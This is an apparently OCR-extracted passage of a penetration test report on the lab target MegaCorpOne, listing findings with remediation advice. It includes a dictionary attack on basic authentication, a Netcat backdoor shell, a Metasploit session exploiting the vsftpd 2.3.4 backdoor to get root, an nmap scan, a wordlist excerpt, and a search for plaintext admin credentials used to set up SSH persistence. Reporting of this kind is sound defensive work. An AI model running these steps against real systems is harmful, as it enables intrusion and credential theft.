
Description:

Utilizing Recon-ng, a tool accessible to the public, the team was able to identify the IP addresses of Megacorpone's three Name Servers (NS). It's important to note that potential attackers can similarly employ this tool, thereby discovering the same information. Consequently, this could expose Megacorpone to threats such as DNS poisoning or spoofing, situations in which users could be redirected from your legitimate site to a malicious one.

Affected Hosts: ns1.megacorpone.com, ns2.megacorpone.com, ns3.megacorpone.com

Remediation:

- DNSSEC (Domain Name System Security Extensions): Implement DNSSEC, which adds digital signatures to DNS data to verify its authenticity and integrity, thereby preventing DNS spoofing.
- Regular Monitoring and Auditing: Conduct frequent audits and monitor DNS logs for any suspicious activity. Any unexpected changes could be indicative of a potential attack.
- Use Reputable DNS Providers: Employ DNS services from reputable providers that have robust security measures against DNS spoofing or poisoning.
- Use DNS over HTTPS or DNS over TLS: These protocols add an additional layer of security by encrypting DNS queries, which prevents attackers from seeing or modifying them.



:

Vulnerability: Weak Password on Public Web Application

Risk Rating: Critical

Description:
The site **vpn.megacorpone.com** is used to host the Cisco AnyConnect configuration file for MegaCorpOne. This site is secured with basic authentication but is susceptible to a dictionary attack. Secure Matrix was able to use a username gathered from OSINT in combination with a wordlist in order to guess the user's password and access the configuration file.


Furthermore, we managed to create a backdoor shell using a Netcat listener by executing a Python script on the targeted system. This process provided us with root access.

Affected Hosts: vpn.megacorpone.com


Remediation:

- Set up two-factor authentication instead of basic authentication to prevent dictionary attacks from being successful.
- Require a strong password complexity that requires passwords to be over 12 characters long, upper+lower case, & include a special character.
- Reset the user **thudson**'s password.
- Ensure strict controls and monitoring over tools like Netcat, and run all scripts and services with the principle of least privilege to prevent unauthorized escalation to root access.


:


vpn.megacorpone.com
Exploit-DB
Nessus
Index of /
Name
Last modified
Size
Description
index.nginx-debian.html 2022-01-04 14:25 612
password.lst 2022-01-18 22:38 26K
vpn.sh 2021-06-28 15:25 1.3K
Apache/2.4.46 (Debian) Server at vpn.megacorpone.com Port 80

:


vpn.megacorpone.com/pas
vpn.megacorpone.com/password.lst
Exploit-DB
Nessus
#!comment: This list has been compiled by Solar Designer of Openwall Project
#!comment: in 1996 through 2011. It is assumed to be in the public domain.
#!comment:
#!comment: This list is based on passwords most commonly seen on a set of Unix
#!comment: systems in mid-1990's, sorted for decreasing number of occurrences
#!comment: (that is, more common passwords are listed first). It has been
#!comment: revised to also include common website passwords from public lists
#!comment: of "top N passwords" from major community website compromises that
#!comment: occurred in 2006 through 2010.
#!comment:
#!comment: Last update: 2011/11/20 (3546 entries)
#!comment:
#!comment: For more wordlists, see https://www.openwall.com/wordlists/
123456
12345
password
password1
123456789
12345678
1234567890
abc123
computer
tigger
1234
qwerty
money
carmen
mickey
secret
summer
internet
a1b2c3
123
service
Winter2021
Summer2021
Spring2021
Topsecret!
cybersecurity
canada
hello
ranger
shadow
baseball
donald
harley
hockey
letmein
maggie
mike
mustang
snoopy
buster
dragon
jordan

:



Vulnerability: Port 21 ftp is open

Risk Rating: Critical

Description:

Following a successful VPN connection utilizing a password obtained from the weak password file, we managed to procure the IP addresses of the target machines. Our next step was to identify and exploit a vulnerability in the FTP service running on port 21 of the target machine.

:

The exploited vulnerability was tied to **the version 2.3.4** of the Very Secure FTP Daemon (vsFTPd) service, known for a malicious backdoor that was unintentionally included in the software. The exploit, dubbed "**unix/ftp/vsftpd_234_backdoor**", enables an unauthorized user to gain root access to the system.
Upon successful execution of the exploit, we achieved root privileges on the target machine. This level of access effectively gives us full control over the machine, allowing for data exfiltration, further lateral movement within the network, or any other activity that a legitimate root user would be able to perform.

Affected Hosts: 172.22.117.150 - Linux Machine

Remediation:

- Update vsFTPd Software: As the backdoor was present only in vsFTPd version 2.3.4, the immediate remediation would be to update the FTP server software to the latest version, which doesn't contain the backdoor.
- Use Secure Protocols: Consider switching to a secure file transfer protocol like SFTP (SSH File Transfer Protocol) or FTPS (FTP Secure), which provide additional security features, including encryption.
- Firewall Configuration: Configure the firewall to restrict access to FTP services to only specific IP addresses that require it. This limits the potential attack surface.
- Regular Vulnerability Scanning and Patch Management: Regularly scan systems for known vulnerabilities and apply patches promptly when they become available.
- User and Permissions Management: Regularly review and manage the users and their permissions. Remove or limit any users that have more permissions than necessary.
- Least Privilege Principle: Run services with the least amount of privilege necessary. If a service does not need root access to run, do not provide it.

:

```
  http://pastebin.com/AetT9sS5
  http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 172.22.117.150
RHOSTS => 172.22.117.150
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  172.22.117.150   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasp
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 172.22.117.150:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 172.22.117.150:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 172.22.117.150:21 - The port used by the backdoor bind listener is already open
[+] 172.22.117.150:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (172.22.117.100:42269 → 172.22.117.150:6200 ) at 2023-05-22 19:40:11 -0400

whoami
root
```

```
root@kali: ~/Desktop
File  Actions  Edit  View  Help
┌──(root💀kali)-[~/Desktop]
└─# nmap -sV 172.22.117.150
Starting Nmap 7.92 ( https://nmap.org ) at 2023-05-22 21:02 EDT
Nmap scan report for 172.22.117.150
Host is up (0.0081s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:15:5D:02:04:10 (Microsoft)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_k
ernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 61.33 seconds
```


:

Vulnerability: File with Admin privileges in plain text

Risk Rating: Critical

Description:


Following the previous exploit, we found administrative-level credentials stored unencrypted, or in plain text. We utilized a straightforward command, **$ find / -type f -iname "*admin*.txt**", to locate these sensitive details. Armed with this information, we succeeded in creating a new system account. Leveraging this account, we proceeded to create a backdoor using the Secure Shell (SSH) protocol on port 22, thereby establishing a persistent presence on the system. This discovery emphasizes the potential risk and security implications of storing sensitive credentials in an insecure manner.

Affected Hosts: 172.22.117.150 - Linux Machine


Remediation:

- Secure Storage of Credentials: Never store administrative or other sensitive credentials in plain text. Utilize a secure method for storing and accessing these, such as a password manager or a secured and encrypted database.
- Regular Audits: Regularly audit your system for sensitive information stored insecurely. This can be automated through scripting or through a Data Loss Prevention (DLP) solution.
- Access Control: Implement strict access controls to ensure that only authorized personnel can access sensitive information.
- System Hardening: Disable unnecessary services and close unused ports to minimize potential entry points for an attacker. In this case, consider whether SSH should be accessible and, if so, on which accounts.

